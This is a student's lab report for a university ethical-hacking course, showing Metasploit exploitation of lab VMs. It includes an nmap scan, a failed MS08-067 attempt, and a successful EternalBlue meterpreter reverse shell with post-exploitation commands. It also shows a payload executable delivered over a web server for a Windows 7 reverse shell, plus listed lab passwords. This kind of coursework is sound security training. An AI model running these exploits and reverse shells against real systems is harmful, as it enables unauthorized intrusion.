CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Jason Rivers

01236524

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.

You need to power on the following VMs for this assignment.


- Internal Kali (**Attacker**)
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

For your reference, you can follow video lectures WK8.1 & 8.2 to gain the basic knowledge to complete Task A&B.

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.




```
root@CS2APenTest: ~
Increasing send delay for 192.168.10.11 from 40 to 80 due to 11 out of 11 droppe
d probes since last increase.
Completed SYN Stealth Scan at 15:12, 80.54s elapsed (1000 total ports)
Nmap scan report for 192.168.10.11
Host is up (0.0031s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
MAC Address: 00:15:5D:40:57:0A (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 81.80 seconds
           Raw packets sent: 2055 (90.404KB) | Rcvd: 9 (380B)
root@CS2APenTest:~# telnet 192.168.10.11 445
Trying 192.168.10.11...
Connected to 192.168.10.11.
Escape character is '^]'.
^CConnection closed by foreign host.
root@CS2APenTest:~#
```

Kali - Internal Workstation on CY301-JRIVE020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Thu 15:14
cifs-utils_6.8-2+b1_amd64.deb
Nessus Info
VMshare
Initial Configuration Tasks
Perform the following tasks
Provide Computer
Update This Server
Customize This Ser
Hyper-V Manager
VMware Workstatio...
pfSense - Firewall 6...
Windows Server 20...
Kali - Internal Work...
3:14 PM
3/16/2023

Here we see that port 445 is running Microsoft-ds, and we confirm it's open by using Telnet, and connecting to the port.

Note: I finished Tasks A and B on 3/16/2023 <u>BEFORE</u> moving onto Task C on 3/19. When I went to upload this, the Version 2 assignment was up, <u>but I had already done Task A and B before V2 was uploaded on 3/16</u>. If you need me to go back and do V2 instead of V1, please let me know. I'm so sorry, this was a very hectic week for me.


3. Launch Metasploit Framework and search for the exploit module: ***<u>ms08_067_netapi</u>***



```
root@CS2APenTest: ~
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


      =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Rela
tive Path Stack Corruption


msf5 > ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
```


Kali - Internal Workstation on CY301-JRIVE020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Thu 15:24
Initial Configuration Tasks
Perform the following tasks
Hyper-V Manager
VMware Workstatio...
pfSense - Firewall 6...
Windows Server 20...
Kali - Internal Work...
3:24 PM
3/16/2023

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.
5. Use ***DDMMYY*** as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.



```
VMware Workstation informati

External and Internal Kali O
        Login: root
        Password: toor

Windows 7 Workstation
        Login: Window 7
        Password: password

Ubuntu 17.01
        User name: cyse301
        Password: password

Windows Server 2008 R2
        Machine Name: W2008R
        Login: Administrator
        Password: Password12

pFsense
        Login: admin
        Password: pfsense
        Web configuration: 1

Windows XP
        Login: Administrator
        Password: password
```

```
   RHOSTS   192.169.10.11    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
s, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified
)
   LPORT     16323            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > exploit
```



```
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 16323
lport => 16323
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:16323
[*] 192.168.10.11:445 - Automatically detecting the target...
[*] 192.168.10.11:445 - Fingerprint: Windows 2008 R2 -  - lang:Unknown
[*] 192.168.10.11:445 - We could not detect the language pack, defaulting to English
[-] 192.168.10.11:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.11    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     16323            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

I set the exploit to windows/meterpreter/reverse_tcp, then I configured the lhost, and lport to listen in.

NOT SUCCESSFUL:
I am not kidding when I say this, I tried EVERYTHING I could think of for 2 hours; Restarting the CCIA session to setting different targets, and it NEVER worked. Not once. I even tried switching the payload to windows/shell/reverse_tcp.


I was not able to do 6-10 as a result. If you can think of any way this could have been fixed, ***please let me know.*** *I tried googling and trying every solution I found. The only other thing I can think of is the failed outcome is intentional.*

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] Display the system information of the target system.
8. [Post-exploitation] Get the SID of the user.
9. [Post-exploitation] Get the current process identifier.
10. [Post-exploitation] Gets information about the remote system, such as OS.

Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.


1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. **(10 pt)**


Kali - Internal Workstation on CY301-JRIVE020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Thu 16:59
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
VMware Workstatio...
pFsense - Firewall 6...
Kali - Internal Work...
Windows Server 20...
4:59 PM
3/16/2023

```
lport => 16323
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.11    yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     16323            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:16323
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bi
t)
```

UNLIKE THE OTHER EXPLOIT, this one worked!

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(2 pt)**
3. [Post-exploitation] Display the system information of the target system. **(2 pt)**
4. [Post-exploitation] Get the SID of the user. **(2 pt)**
5. [Post-exploitation] Get the current process identifier. **(2 pt)**
6. [Post-exploitation] Gets information about the remote system, such as OS. **(2 pt)**


Kali - Internal Workstation on CY301-JRIVE020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Thu 17:07
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
VMware Workstatio...
pFsense - Firewall 6...
Kali - Internal Work...
Windows Server 20...
5:07 PM
3/16/2023

```
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > screenshot
Screenshot saved to: /root/vzwroxhc.jpeg
meterpreter > sysinfo
Computer        : W2008R2
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > get sid
[-] Unknown command: get.
meterpreter > sid
[-] Unknown command: sid.
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1104
meterpreter > sysinfo
Computer        : W2008R2
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > 
```

This screenshot has 2-6.

Since I was able to get in with this exploit, I leveraged it to gain information on the system. I think question 3, and 6 shared the same command, sysinfo, but I could be wrong.

For your reference, you can follow video lectures WK9.1 & 9.2 to gain the basic knowledge to complete Task C 1-2. Task C 3-4 can be found in the lab manual.

Task C. Exploit Windows 7 with a deliverable payload.


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell **(20 pt)**. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are **(10 pt, 5pt each)**:

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: ***DDMMYY*** (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:19323
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:19323
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:19323 -> 192.168.217.2:54051) at 2023-03-19
13:51:52 -0400

meterpreter > screenshot
Screenshot saved to: /root/mCkPURqr.jpeg
meterpreter >
```

```
Final size of exe file: 73802 bytes
Saved as: jrive020.exe
root@CS2APenTest:~# ls
core     Desktop    Downloads     Music     Public     Videos
CYSE301  Documents  jrive020.exe  Pictures  Templates  VMshare
root@CS2APenTest:~# cp jrive020.exe /var/www/html
root@CS2APenTest:~# ls /var/www/heml
ls: cannot access '/var/www/heml': No such file or directory
root@CS2APenTest:~# ls /var/www/html
index.html  index.nginx-debian.html  jrive020.exe
root@CS2APenTest:~# service apache 2 start
apache: unrecognized service
root@CS2APenTest:~# service apache2 start
root@CS2APenTest:~#
```

Switched to Windows 2007 VM, then exploited it, and screenshotted.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target'sdesktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(20 pt)**



```
Sun 19 Mar 2023 02:12:11 PM EDT
```

```
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload IMadeIT-jrive020.txt C:\\Users\\Window7\\Desktop
[*] uploading  : IMadeIT-jrive020.txt -> C:\Users\Window7\Desktop
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload IMadeIT-jrive020.txt C:\\Users\\"Window 7"\\Desktop
[*] uploading  : IMadeIT-jrive020.txt -> C:\Users\Window 7\Desktop
[*] uploaded   : IMadeIT-jrive020.txt -> C:\Users\Window 7\Desktop\IMadeIT-jrive020.txt
meterpreter >
```

I kept messing up the upload command, but I finally got it. I had to use quotations for Windows 7.

[Privilege escalation, extra credit] Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(5 pt)**
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.